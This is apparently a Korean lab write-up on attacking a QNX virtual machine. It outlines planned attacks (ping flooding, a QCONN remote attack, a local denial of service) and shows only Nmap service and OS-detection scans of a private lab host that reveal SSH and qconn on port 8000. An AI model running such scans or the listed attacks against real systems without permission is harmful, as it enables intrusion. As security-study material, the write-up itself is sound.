
취약점 분석을 위한 공격

- Nmap을 활용한 Network Host/Ping Scan
- Ping Flooding 공격
- QCONN 취약점을 활용한 Remote 공격
- Remote로 접속하여 Local 공격
- ‘TimeCreate’ Local Denial of Service 공격
- QNX – ‘.Phgrafx’ File Enumeration

Nmap을 활용한 Network Host /Ping Scan




```
MISC:
  -6: Enable IPv6 scanning
  -A: Enable OS detection, version detection, script scanning, and traceroute
  --datadir <dirname>: Specify custom Nmap data file location
  --send-eth/--send-ip: Send using raw ethernet frames or IP packets
  --privileged: Assume that the user is fully privileged
  --unprivileged: Assume the user lacks raw socket privileges
  -V: Print version number
  -h: Print this help summary page.
EXAMPLES:
  nmap -v -A scanme.nmap.org
  nmap -v -sn 192.168.0.0/16 10.0.0.0/8
  nmap -v -iR 10000 -Pn -p 80
SEE THE MAN PAGE (https://nmap.org/book/man.html) FOR MORE OPTIONS AND EXAMPLES

C:\Users\A>nmap -sV 192.168.56.102
Starting Nmap 7.95 ( https://nmap.org ) at 2024-09-28 21:59 대한민국 표준시
Nmap scan report for 192.168.56.102
Host is up (0.0000040s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.7 (protocol 2.0)
8000/tcp open  qconn   qconn remote IDE support
MAC Address: 52:54:00:3D:DF:CD (QEMU virtual NIC)
Service Info: OS: QNX; CPE: cpe:/o:qnx:qnx

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.62 seconds

C:\Users\A>
```




```
Host is up (0.0000040s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.7 (protocol 2.0)
8000/tcp open  qconn   qconn remote IDE support
MAC Address: 52:54:00:3D:DF:CD (QEMU virtual NIC)
Service Info: OS: QNX; CPE: cpe:/o:qnx:qnx

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.62 seconds

C:\Users\A>nmap -O 192.168.56.102
Starting Nmap 7.95 ( https://nmap.org ) at 2024-09-28 22:10 대한민국 표준시
Nmap scan report for 192.168.56.102
Host is up (0.00013s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
8000/tcp open  http-alt
MAC Address: 52:54:00:3D:DF:CD (QEMU virtual NIC)
Device type: general purpose
Running: FreeBSD 12.X|13.X
OS CPE: cpe:/o:freebsd:freebsd:12 cpe:/o:freebsd:freebsd:13
OS details: FreeBSD 12.0-RELEASE - 13.0-RELEASE
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.64 seconds

C:\Users\A>
```

